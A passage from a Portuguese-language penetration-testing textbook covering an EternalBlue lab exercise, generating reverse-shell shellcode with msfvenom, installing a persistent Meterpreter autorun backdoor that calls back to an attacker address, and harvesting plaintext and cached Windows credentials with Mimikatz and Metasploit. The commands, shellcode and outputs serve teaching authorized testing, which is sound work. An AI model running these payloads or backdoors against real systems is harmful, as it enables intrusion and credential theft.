Utilizando o arquivo windows.txt que foi criado no Exercício 3.1, faça uma varredura em busca de alvos que não tenham o patch MS17-010. Você deverá descobrir que o sistema tien.capsulecorp.local não tem o patch. Utilize o módulo de exploit ms17_010_eternalblue com o payload meterpreter/reverse_tcp para explorar o host vulnerável e obter um shell remoto. Há um arquivo chamado flag.txt na pasta de desktop de tien.

O que há nesse arquivo? A resposta está disponível no Apêndice E.

7.5 Cuidados com o banco de dados público de exploits

Você já deve ter ouvido falar do banco de dados público de exploits, o exploit-db.com; falamos um pouco dele na Seção 4.2. Você encontrará lá milhares de exploits para prova de conceito (proof-of-concept exploits), para vulnerabilidades divulgadas publicamente. Esses exploits variam quanto à complexidade e à confiabilidade, e não obedecem a padrões nem passam por testes de qualidade como os módulos de exploit que se encontram no framework Metasploit. Você poderá ver exploits com um shellcode que não funciona, ou que seja até mesmo malicioso, em sites como esse.

Por esse motivo, seja extremamente cauteloso quanto ao uso de qualquer item baixado do exploit-db.com em seu lNPT. Na verdade, eu não aconselho o uso do exploit-db.com, a menos que você tenha confiança suficiente para ler o código-fonte e entender o que ele faz. Além do mais, nunca confie na parte do shellcode do exploit: são as instruções hexadecimais em linguagem de máquina que iniciarão o

seu shell reverso assim que o exploit for executado. Se tiver de usar um exploit do exploit-db.com para invadir um alvo vulnerável, você deve saber, sem sombra de dúvidas, como substituir o shellcode com o seu próprio código. A subseção a seguir explica como fazer isso.

> **NOTA** Este livro não tem como propósito discutir todos os detalhes da exploração de falhas (exploitation) de software. Isso foi intencional porque, em um INPT típico, você não terá tempo para testar e desenvolver exploits personalizados. Os pentesters profissionais estão sempre correndo contra um relógio definido pelo escopo de seu procedimento de teste e, desse modo, contam com frameworks confiáveis, testados no mercado, por exemplo o Metasploit, na maioria das vezes. A Seção 7.5 tem como finalidade dar a você uma visão rápida dos scripts de exploit personalizados a fim de despertar a sua curiosidade. Se quiser saber mais, a internet está repleta de informações úteis; conforme já mencionei antes, sugiro que você comece pelo primeiro livro de hacking que eu li: *Hacking: The Art of Exploitation*, de Erickson.

7.5.1 Gerando um shellcode personalizado

Em primeiro lugar, você deve gerar o shellcode que deseja utilizar. Para isso, uma ferramenta chamada msfvenom, incluída no pacote do framework Metasploit, pode ser usada. No exemplo do MS17-010, usamos o payload windows/x64/meterpreter/reverse_https com o nosso exploit. Portanto, vou supor que você quer usar o mesmo payload para gerar o seu shellcode personalizado. Também vou supor que você encontrou um exploit no exploit-db.com, escrito na linguagem de programação Python, e que quer tentar usá-lo em um alvo possivelmente vulnerável.

A seguir, explicarei como podemos criar um shellcode personalizado para esse exploit. Abra outra janela de terminal ou, melhor ainda, crie uma janela tmux pressionando CTRL-b, c, e digite o comando a seguir no diretório metasploit-framework/: `./msfvenom -p windows/x64/meterpreter/reverse_https LHOST=10.0.10.160 LPORT=443 --platform Windows -f python`. Esse comando criará o shellcode para o payload reverse_https do Meterpreter, especificado para se conectar de volta com 10.0.10.160 na porta 443, otimizado para sistemas Windows e compatível com a linguagem de programação Python.

Listagem 7.8 – Gerando um shellcode personalizado com o msfvenom

```
./msfvenom -p windows/x64/meterpreter/reverse_https LHOST=10.0.10.160
LPORT=443 --platform Windows -f python
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 673 bytes
Final size of python file: 3275 bytes
buf =  b"" ❶
buf += b"\xfc\x48\x83\xe4\xf0\xe8\xcc\x00\x00\x00\x41\x51\x41"
buf += b"\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48"
buf += b"\x8b\x52\x18\x48\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f"
buf += b"\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac\x3c\x61\x7c"
buf += b"\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2\xed\x52"
buf += b"\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48\x01\xd0\x66"
*** [TRECHO OMITIDO] ***
buf += b"\xc1\x88\x13\x00\x00\x49\xba\x44\xf0\x35\xe0\x00\x00"
buf += b"\x00\x00\xff\xd5\x48\xff\xcf\x74\x02\xeb\xaa\xe8\x55"
buf += b"\x00\x00\x00\x53\x59\x6a\x40\x5a\x49\x89\xd1\xc1\xe2"
buf += b"\x10\x49\xc7\xc0\x00\x10\x00\x00\x49\xba\x58\xa4\x53"
buf += b"\xe5\x00\x00\x00\x00\xff\xd5\x48\x93\x53\x53\x48\x89"
buf += b"\xe7\x48\x89\xf1\x48\x89\xda\x49\xc7\xc0\x00\x20\x00"
buf += b"\x00\x49\x89\xf9\x49\xba\x12\x96\x89\xe2\x00\x00\x00"
buf += b"\x00\xff\xd5\x48\x83\xc4\x20\x85\xc0\x74\xb2\x66\x8b"
buf += b"\x07\x48\x01\xc3\x85\xc0\x75\xd2\x58\xc3\x58\x6a\x00"
buf += b"\x59\x49\xc7\xc2\xf0\xb5\xa2\x56\xff\xd5" ❷
```

❶ Início da seleção do shellcode.

❷ Fim do shellcode.

Podemos confiar que esse shellcode devolverá um payload Meterpreter reverse_https para o endereço IP que especificamos, na porta que identificamos. A seguir, encontre o shellcode que está atualmente no exploit que você quer usar e substitua-o pelo código que acabamos de gerar. Por exemplo, se estivéssemos tentando utilizar o exploit *47468 ASX to MP3 converter 3.1.3.7 - '.asx' Local Stack Overflow (DEP)* (escolhido de forma totalmente aleatória, somente para demonstração do conceito), iríamos selecionar a parte do exploit referente ao shellcode, apagá-lo e, em seguida, substituí-lo pelo shellcode que geramos com o msfvenom (veja a Figura 7.1).

Agora você está pronto para testar esse exploit em seu alvo possivelmente vulnerável e pode estar confiante de que, se esse exploit for bem-sucedido, você terá um shell reverso. Mais uma vez, esta seção foi incluída somente com propósitos meramente ilustrativos; personalizar o código de shell de um exploit raramente será algo que você vai considerar em um INPT típico.




Figura 7.1 – Parte do exploit 47468 referente ao shellcode.

Resumo

- Exploits são programas de computador escritos por pesquisadores de segurança, que tiram proveito de bugs de softwares sem patches e podem ser usados para comprometer alvos vulneráveis.
- As redes corporativas muitas vezes não conseguem fazer patching de 100% de seus sistemas de computadores em virtude de um gerenciamento precários de seus bens e da falta de visibilidade de todos os sistemas de computadores conectados à rede.
- O MS17-010 foi a décima atualização de segurança lançada pela Microsoft no ano de 2017 e recebeu o codinome de Eternal Blue.

Se um sistema não tiver esse patch, será fácil descobrir, e esse sistema será considerado uma vitória fácil para um pentester.

- O shell Meterpreter é um payload muito mais robusto que um shell de comandos Windows padrão e oferece funcionalidades adicionais, por exemplo, módulos de pós-exploração de falhas, que podem ser usados para auxiliar em um INPT.
- Usar exploits do exploit-db.com pode ser arriscado. Certifique-se de que você sabe o que está fazendo e sempre gere o seu próprio shellcode para substituir o que estiver no exploit público.

FASE 3

Pós-exploração de falhas e escalação de privilégios

Após ter conseguido um acesso ao seu ambiente de rede alvo por meio do comprometimento de hosts vulneráveis, é hora de ir para o próximo nível. Esta parte do livro diz respeito àquilo que os invasores de rede fazem depois de ter comprometido um sistema alvo.

No Capítulo 8, conheceremos os componentes essenciais da pós-exploração de falhas (post-exploitation), incluindo a manutenção de um método confiável de reentrada, coleta de credenciais e movimentação lateral. Esse capítulo tem como foco especificamente as técnicas para sistemas Windows. O Capítulo 9 aborda os mesmos componentes essenciais da pós-exploração de falhas, porém para sistemas Linux. Veremos onde procurar informações sigilosas, incluindo arquivos de configuração e preferências dos usuários, além de como configurar um job automático de callback para shell reverso usando o crontab.

Por fim, no Capítulo 10, vamos promover o acesso para o nível de um usuário administrador do domínio. Assim que tiver acesso ao controlador do domínio, você poderá navegar pelas shadow copies (cópias-sombra) dos volumes em busca de arquivos protegidos. Veremos como obter credenciais privilegiadas do Windows, exportando todos os hashes de senha do Active Directory do arquivo ntds.dit. Ao terminar esta parte do livro, você terá o controle total do ambiente de rede corporativa de seu alvo.

CAPÍTULO 8

Pós-exploração de falhas no Windows

Este capítulo inclui:

- manutenção de um acesso Meterpreter persistente;
- coleta de credenciais do domínio em cache;
- extração de credenciais da memória em formato texto simples;
- busca de credenciais em arquivos de configuração no sistema de arquivos;
- uso do Pass-the-Hash para movimentação lateral.

Agora que a gangue do nosso filme de assalto invadiu várias áreas das instalações do alvo com sucesso, é hora de passarem para a próxima etapa de seu plano. Sair quebrando a sala do cofre, pegar as joias e correr? Não, não exatamente. Isso causaria muita comoção e, provavelmente, eles seriam pegos. Em vez disso, seu plano é se misturar aos funcionários do prédio e, aos poucos, ir retirando cada vez mais itens valiosos sem levantar suspeitas, até desaparecerem em algum momento, sem deixar pistas. Ao menos, esse é o cenário de melhor caso esperado. Em um filme, é muito provável que cometam algum erro em dado momento para que o enredo fique mais emocionante.

No entanto, o próximo aspecto com o qual a gangue precisa se preocupar é como se deslocar livremente pelo prédio, entrando e saindo quando bem entenderem. Eles poderiam roubar uniformes de um armário de suprimentos; assim, procurariam esse item, criariam registros falsos de funcionário no banco de dados da empresa, e talvez até imprimissem crachás de trabalho, supondo

que tivessem esse nível de acesso. Esse cenário é parecido com a pós-exploração de falhas (post-exploitation) em um pentest – que é exatamente o que será discutido neste capítulo, começando pelos sistemas Windows.

Sistemas Windows são extremamente comuns em redes corporativas em virtude de sua popularidade entre os profissionais de TI e os administradores de sistemas. Neste capítulo, aprenderemos tudo sobre a pós-exploração de falhas em sistemas Windows, o que fazer depois de ter comprometido um alvo vulnerável e como o acesso obtido poderá ser usado para elevar o seu nível de acesso à rede e, em algum momento, assumir o controle total dela.

8.1 Objetivos básicos da pós-exploração de falhas

A pós-exploração de falhas (post-exploitation) acontece após o comprometimento. Você conseguiu invadir um sistema alvo usando uma vulnerabilidade descoberta como vetor de ataque; o que fazer agora? Dependendo do quão específico você quiser ser, a resposta poderá variar significativamente, de acordo com o escopo de seu procedimento de teste. Contudo, há alguns objetivos básicos que você vai querer atingir na maioria dos procedimentos. Sou de opinião que qualquer atividade de pós-exploração de falhas está incluída em uma de três categorias gerais mostradas na Figura 8.1:

- manutenção de um método confiável de reentrada (re-entry);
- coleta de credenciais;
- movimentação lateral.




Figura 8.1 – Fluxo de trabalho da pós-exploração de falhas.

8.1.1 Manutenção de um método confiável de reentrada

Supostamente, o acesso obtido ao seu sistema alvo será por meio de um shell de comandos: seja um shell totalmente interativo, como o Meterpreter ou um prompt de comandos Windows, ou um shell não interativo, por exemplo, um web shell ou um console de banco de dados, capazes de executar comandos individuais do sistema operacional.

Do ponto de vista de um invasor – e lembre-se sempre de que, como pentester, seu trabalho é desempenhar o papel de um invasor –, você deve garantir que o nível de acesso pelo qual se esforçou tanto não seja facilmente retirado de você. Por exemplo, se o serviço que você explorou tiver uma falha ou reiniciar, é possível que a sua conexão de rede com o Meterpreter ou o shell de comandos seja perdida e você seja incapaz de restabelecê-la. O ideal é que você tenha um método confiável de reentrada no sistema caso seja forçado a sair. Na Seção 8.2.1, veremos como estabelecer uma sessão Meterpreter persistente, que se conecte automaticamente de volta ao seu computador de ataque caso a sessão seja encerrada ou o alvo comprometido seja reiniciado.

8.1.2 Coleta de credenciais

Em todo o mercado de pentesting, é muito conhecido o fato de que, ao conseguir acesso a um único sistema, será possível ter acesso a outros sistemas dessa rede utilizando credenciais obtidas do sistema inicial e encontrando outros hosts acessíveis que compartilhem o mesmo nome de usuário e a senha. Três conjuntos de credenciais comumente visados, que serão discutidos neste capítulo, são:

- hashes de senha de contas de usuários locais;
- credenciais do domínio em cache;
- arquivos de configuração em formato texto simples, com credenciais de banco de dados.

8.1.3 Movimentação lateral

A movimentação lateral, às vezes chamada de *pivoteamento* (pivoting), é o conceito de ir diretamente de um host comprometido para outro que não estava acessível antes. Foi necessário obter algo antes – em geral, um conjunto de credenciais do primeiro host – para que um pivoteamento para o próximo host pudesse ser efetuado. Repetindo, gosto de empregar o termo *nível dois* ao descrever os hosts que se tornam acessíveis somente depois que um alvo de nível um tiver sido comprometido. Há um bom motivo para fazer essa distinção. No Capítulo 12, aprenderemos a escrever narrativas de ataque que descrevem como você conseguiu se mover de *A* a *Z* na rede de seu cliente. Tenho percebido que, independentemente de dividir os hosts em níveis em seu relatório final, os clientes frequentemente fazem a distinção entre sistemas que você conseguiu comprometer diretamente porque havia algo errado, por exemplo, um patch faltando, e sistemas que puderam ser acessados somente porque outro host estava vulnerável.

Os clientes fazem essa distinção porque estão pensando nos esforços necessários para corrigir todos os problemas levantados em seu relatório de pentest. Se você conseguiu acessar

5.000 sistemas de computadores, por exemplo, mas somente depois de ter obtido as credenciais de alguns que continham vulnerabilidades, o cliente poderia argumentar que, se tivessem corrigido os poucos sistemas de nível um, você não teria conseguido acessar os 5.000 sistemas de nível dois. Isso é problemático, pois, mesmo que os sistemas iniciais de nível um descobertos no INPT estivessem seguros, não há garantias de que não houvesse outros sistemas de nível um que o pentest não tenha identificado. Também não há nenhuma garantia de que um novo sistema de nível um com uma senha default não seja implantado na rede amanhã, ou na próxima semana, ou no próximo mês. Seja paciente ao explicar isso aos clientes porque é provável que o assunto surja com frequência, ao menos se você seguir a carreira de um pentester profissional (um consultor).

8.2 Manutenção de um método confiável de reentrada com o Meterpreter

Por um instante, suponha que o shell Meterpreter ao qual você tem acesso tenha sido obtido por meio da exploração de uma vulnerabilidade que havia se apresentado apenas uma única vez – por exemplo, um usuário em seu sistema alvo, por acaso, estava utilizando uma aplicação vulnerável que você identificou e explorou. Em seguida, o sistema foi reiniciado e você perdeu o seu shell Meterpreter. Quando o sistema retornou, o usuário já havia acabado de usar a aplicação vulnerável e seu vetor de ataque deixou de existir. Com base em minha experiência pessoal, posso garantir que isso é tão frustrante quanto parece.

Ou, se for mais fácil imaginar, suponha que a gangue de assaltantes do nosso filme tenha conseguido acesso a uma área restrita, depois de ter encontrado o cartão magnético de um funcionário esquecido em um canto. Eles usaram o cartão para entrar na área restrita por um instante e saíram (disseram que haviam escutado um barulho), com intenção de voltar depois de

algumas horas. Infelizmente, quando retornaram, o cartão havia sido desativado porque o funcionário já havia informado que o perdera. Manter um método de reentrada confiável diz respeito a garantir que você possa ir e vir livremente, como bem entender, assim que tiver conseguido um acesso a um alvo de nível um comprometido.

É por isso que um dos primeiros objetivos no qual você deve se concentrar na fase de pós-exploração de falhas é manter um método de reentrada persistente para os alvos comprometidos. Você pode ter um shell agora, mas é impossível dizer quanto tempo ele vai durar, portanto sua preocupação deve ser garantir que possa retornar ao alvo comprometido quando quiser. O Metasploit inclui um script prático de persistência, que pode ser usado efetivamente para facilitar esse objetivo.

Há várias maneiras de pensar em um método de reentrada persistente; vou demonstrar a abordagem mais simples, porém não necessariamente a mais discreta. (Tudo bem, pois estamos conduzindo um pentest de rede, e não um exercício de equipe vermelha [red team].) Nesse método, instalaremos uma backdoor binária e executável do Meterpreter no host comprometido, que será executada automaticamente sempre que o sistema reiniciar. Isso pode ser feito com o comando `run persistence` e os argumentos de comando listados na Tabela 8.1.

Tabela 8.1 – Argumentos do comando para um Meterpreter persistente

Argumento do comando	Propósito
-A	Inicia automaticamente um listener do Metasploit em sua máquina de ataque
-L c:\\	Escreve o payload na raiz de c:\ (duas \\ por causa do Ruby)
-X	Instala o payload em uma chave de registro de execução automática (autorun), executada na inicialização do sistema
-i 30	Diz ao payload que tente uma conexão a cada 30 segundos
-p 8443	Diz ao payload que tente uma conexão na porta 8443
-r 10.0.10.160	Informa ao payload o endereço IP ao qual ele deve tentar se

	conectar

8.2.1 Instalando uma backdoor de execução automática do Meterpreter

Instale a sua backdoor de execução automática do Meterpreter no prompt do Meterpreter em um alvo Windows comprometido, utilizando o seguinte comando:

```
meterpreter > run persistence -A -L c:\\ -X -i 30 -p 8443 -r 10.0.10.160
```

Com base na saída exibida na Listagem 8.1, podemos ver que o Metasploit criou um arquivo gerado aleatoriamente, cujo nome é VyTsDWgmg.vbs, contendo um VBScript para iniciar o seu payload Meterpreter, e o colocou na raiz do drive C, conforme especificado por você. Além disso, podemos ver que uma nova sessão Meterpreter foi aberta.

Listagem 8.1 – Instalando a backdoor de execução automática do Meterpreter

```
[*] Running Persistence Script
[*] Resource file for cleanup created at
.msf4/logs/persistence/TIEN_20191128.3107/TIEN_20191128.3107.rc ❶
[*] Payload=windows/meterpreter/reverse_tcp LHOST=10.0.10.160
  LPORT=8443
[*] Persistent agent script is 99602 bytes long
[+] Persistent Script written to c:\VyTsDWgmg.vbs
[*] Starting connection handler at port 8443
[+] exploit/multi/handler started!
[*] Executing script c:\VyTsDWgmg.vbs
[+] Agent executed with PID 260
[*] Installing into autorun as
HKLM\Software\Microsoft\Windows\CurrentVersion\Run\jDPSuELsEhY
[+] Installed into autorun as
HKLM\Software\Microsoft\Windows\CurrentVersion\Run\jDPSuELsEhY
meterpreter > [*] Meterpreter session 2 opened (10.0.10.160:8443 ->
10.0.10.208:50764) at 2019-11-28 08:31:08 -0600 ❷
meterpreter >
```

❶ Um arquivo extremamente importante para limpeza.

❷ Nova sessão do Meterpreter aberta automaticamente para você.

Agora que a backdoor de execução automática do Meterpreter foi instalada e configurada para executar automaticamente na inicialização do sistema, sua máquina de ataque receberá uma conexão para uma nova sessão Meterpreter sempre que o sistema com a backdoor for reiniciado. Eu jamais reinicializaria um servidor na rede do ambiente de produção de um cliente sem seu consentimento explícito, mas, para ilustrar, mostrarei o que acontece quando reinicio manualmente esse host alvo. Como podemos ver com base na saída que está na Listagem 8.2, pouco tempo depois de eu ter dado o comando reboot, o que resultará em uma sessão Meterpreter encerrada, o sistema voltará a ficar online. Tenho agora uma nova sessão Meterpreter, a qual foi executada com a backdoor de execução automática.

Listagem 8.2 – Restabelecendo um acesso ao Meterpreter automaticamente, após uma reinicialização do sistema

```
meterpreter > reboot
Rebooting...
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(windows/smb/ms17_010_psexec) > [*] Meterpreter session 3
opened (10.0.10.160:8443 -> 10.0.10.208)at 2019-11-28 08:39:29-0600 ❶
msf5 exploit(windows/smb/ms17_010_psexec) > sessions -i 3
[*] Starting interaction with 3...
meterpreter > dir c:\\
Listing: c:\
============
Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
40777/rwxrwxrwx  4096    dir   2009-07-13 22:18:56 -0500  $Recycle.Bin
40777/rwxrwxrwx  0       dir   2009-07-14 00:08:56 -0500  Documents and
  Settings
40777/rwxrwxrwx  0       dir   2019-05-06 13:37:51 -0500  Domain Share
40777/rwxrwxrwx  0       dir   2009-07-13 22:20:08 -0500  PerfLogs
40555/r-xr-xr-x  4096    dir   2009-07-13 22:20:08 -0500  Program Files
40555/r-xr-xr-x  4096    dir   2009-07-13 22:20:08 -0500  Program Files (x86)
40777/rwxrwxrwx  4096    dir   2009-07-13 22:20:08 -0500  ProgramData
40777/rwxrwxrwx  0       dir   2019-05-06 14:26:17 -0500  Recovery
```

```
40777/rwxrwxrwx  12288   dir   2019-05-06 15:05:31 -0500  System Volume
  Information
40555/r-xr-xr-x  4096    dir   2009-07-13 22:20:08 -0500  Users
40777/rwxrwxrwx  16384   dir   2009-07-13 22:20:08 -0500  Windows
100666/rw-rw-rw- 99709   fil   2019-11-28 08:35:31 -0600  VyTsDWgmg.vbs ❷
```

❶ Uma nova sessão Meterpreter é aberta automaticamente depois que o sistema é reiniciado.

❷ Arquivo VBScript contendo a backdoor do Meterpreter.

Fazendo a limpeza com os arquivos .rc do Metasploit

Sempre que gravar um arquivo em um sistema na rede de seu cliente, é necessário fazer anotações detalhadas para poder fazer uma limpeza depois. Você não vai querer que os computadores de seu cliente façam chamadas arbitrárias para endereços IP aleatórios depois que seu pentest tiver terminado e você já não estiver mais lá. Nunca é demais enfatizar a importância de manter registros detalhados sobre todos os arquivos criados.

O arquivo de limpeza criado para você no exemplo anterior contém todos os comandos necessários para restaurar o alvo comprometido ao seu estado original. O arquivo TIEN_20191128.3107.rc é o que o Metasploit chama de *arquivo de recurso* (resource file), e pode ser executado com o comando resource file.rc.

Antes de executar o arquivo cegamente, vamos ver o que ele faz. Inicialmente, acessarei o diretório ./msf4/logs/persistence/TIEN_20191128/ e, em seguida, analisarei o conteúdo do arquivo. Ele contém apenas dois comandos: o primeiro apaga o VBScript executável, enquanto o segundo remove a chave de registro criada para executar automaticamente o script. Não se esqueça de fazer isso antes que o procedimento de teste tenha terminado:

```
rm c://VyTsDWgmg.vbs
reg deleteval -k 'HKLM\Software\Microsoft\Windows\CurrentVersion\Run'
Ê -v jDPSuELsEhY
```

8.3 Coletando credenciais com o Mimikatz

Caso ainda não tenha percebido, os hackers e os pentesters gostam de implicar com os sistemas Windows. Não é nada pessoal; é apenas porque parece haver mais falhas de segurança inerentes no

design do sistema operacional. A menos que os administradores de sistemas Windows em seu cliente tenham tomado as devidas precauções, é provável que seja possível obter senhas em formato texto simples diretamente da área de memória virtual de um alvo Windows comprometido.

Repetindo, isso é possível, por causa de outra falha no design do sistema operacional Windows. Essa falha é um pouco mais complexa. A versão resumida é que um processo chamado LSASS (Local Security Authority Subsystem Service, ou Serviço de Subsistema de Autoridade de Segurança Local) executa em sistemas Windows e, por design, precisa ser capaz de obter a senha de um usuário ativo em formato texto simples. Quando um usuário faz login em um sistema Windows, uma função no processo lsass.exe armazena sua senha em formato texto simples na memória.

Um mago inteligente chamado Benjamin Delpy pesquisou intensamente essa falha de design e criou um framework muito eficaz chamado Mimikatz, que pode ser usado para extrair senhas em formato texto simples diretamente da área de memória virtual de um alvo Windows comprometido. O Mimikatz era, inicialmente, uma aplicação binária independente; contudo, como você pode imaginar, por causa de sua incrível utilidade, ele foi adotado por várias ferramentas de pentesting. O Metasploit e o CME não foram exceções.

> **NOTA** Se quiser saber tudo sobre o funcionamento técnico interno do Mimikatz, como ele atua e o que faz, sugiro começar pelo blog de Benjamin em http://blog.gentilkiwi.com/mimikatz (que está escrito em francês, a propósito).

8.3.1 Usando a extensão para o Meterpreter

A extensão Mimikatz pode ser carregada em qualquer sessão Meterpreter ativa, digitando o comando load mimikatz no prompt do Meterpreter. Assim que a extensão estiver carregada, você poderá digitar help mimikatz para ver os comandos disponíveis.

Listagem 8.3 – Carregando a extensão Mimikatz no Meterpreter

```
Loading extension mimikatz...[!] Loaded Mimikatz on a newer OS (Windows 7
(6.1 Build 7601, Service Pack 1).). Did you mean to 'load kiwi' instead?
Success.
meterpreter > help mimikatz
Mimikatz Commands
=================

    Command          Description
    -------          -----------
    kerberos         Attempt to retrieve kerberos creds.
    livessp          Attempt to retrieve livessp creds.
    mimikatz_command  Run a custom command.
    msv              Attempt to retrieve msv creds (hashes).
    ssp              Attempt to retrieve ssp creds.
    tspkg            Attempt to retrieve tspkg creds. ❶
    wdigest          Attempt to retrieve wdigest creds. ❶

meterpreter >
```

❶ Opções que utilizo com mais frequência.

A maior parte desses comandos tenta obter credenciais da memória em formato texto simples, usando diversos métodos. A opção mimikatz_command pode ser utilizada para uma interface direta com o binário do Mimikatz. Acho que os comandos tspkg e wdigest são tudo de que preciso, na maioria das vezes. É claro que são o que funciona para mim; não fará mal algum experimentar as outras opções. Execute o seguinte comando:

```
meterpreter > tspkg
```

Listagem 8.4 – Obtendo credenciais tspkg com o Mimikatz

```
[+] Running as SYSTEM
[*] Retrieving tspkg credentials
tspkg credentials
=================

AuthID     Package    Domain        User          Password
------     -------    ------        ----          --------
0;997      Negotiate  NT AUTHORITY  LOCAL SERVICE
0;44757    NTLM
0;999      Negotiate  CAPSULECORP   TIEN$
```

```
0;17377014 Kerberos CAPSULECORP tien      Password82$ ❶
0;17376988 Kerberos CAPSULECORP tien      Password82$
0;996      Negotiate CAPSULECORP TIEN$    n.s. (SuppCred KO) /

meterpreter >
```

❶ Credenciais em formato texto simples, extraídas do usuário de domínio CAPSULECORP\tien.

Essa técnica exige que um usuário ativo tenha feito login recentemente no sistema comprometido, de modo que suas credenciais estejam armazenadas na memória. Ela não servirá para nada se você estiver em um sistema que não tenha nenhuma sessão de usuário ativa ou recente. Se a execução da extensão Mimikatz não produzir nenhum resultado, nem tudo estará perdido. Talvez ainda seja possível obter credenciais do cache, de usuários que já tenham feito login anteriormente no sistema.

8.4 Coleta de credenciais do domínio em cache

Outro recurso útil do Windows, frequentemente explorado pelos invasores, é sua capacidade de armazenar credenciais de contas do domínio localmente no cache. O hashing dessas credenciais em cache é feito com uma função de hashing diferente do NTLM: o mscache ou o mscache2 para versões mais antigas e mais recentes do Windows, respectivamente. A ideia de colocar credenciais em cache faz sentido do ponto de vista da usabilidade.

Suponha que você é um administrador de TI e tenha de dar assistência a usuários que levem seus computadores para casa após o expediente. Quando abrem seus notebooks em casa, os usuários não são conectados ao controlador de domínio da empresa, e não conseguem se autenticar utilizando as credenciais do domínio. É claro que o modo apropriado de resolver esse problema seria configurar uma VPN (Virtual Private Network, ou Rede Privada Virtual), mas esse é um assunto para outra discussão. Uma solução alternativa seria implementar credenciais do domínio em cache.

O pessoal da Microsoft optou por permitir que os sistemas Windows armazenassem localmente as versões com hash mscache e mscache2 das senhas dos usuários do domínio. Dessa forma, um funcionário que estiver trabalhando remotamente pode fazer login em sua estação de trabalho, ainda que ela não esteja conectada à rede corporativa, utilizando credenciais do Active Directory.

Esses hashes de senha de contas do domínio em cache são armazenados de modo semelhante aos hashes de senha de contas locais, em uma hive de registro do Windows. A hive SECURITY mantém o controle de um número fixo de contas de usuário em cache, conforme especificado na chave de registro CachedLogonsCount, que está na chave HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon. Consulte a página do Windows Docs para mais informações sobre hives de registro em: http://mng.bz/EEao.

8.4.1 Usando o módulo de pós-exploração de falhas do Meterpreter

Assim como no caso dos hashes de senhas de contas de usuários locais, o Metasploit tem um módulo de pós-exploração de falhas (post module) chamado post/windows/gather/cachedump, que pode ser usado em uma sessão Meterpreter ativa. Digite o comando run post/windows/gather/cachedump para utilizar o módulo de pós-exploração de falha em um host comprometido a fim de extrair credenciais do domínio em cache.

Listagem 8.5 – Coleta de credenciais do domínio em cache

```
meterpreter > run post/windows/gather/cachedump

[*] Executing module against TIEN
[*] Cached Credentials Setting:  - (Max is 50 and 0 default)
[*] Obtaining boot key...
[*] Obtaining Lsa key...
[*] Vista or above system
[*] Obtaining NL$KM...
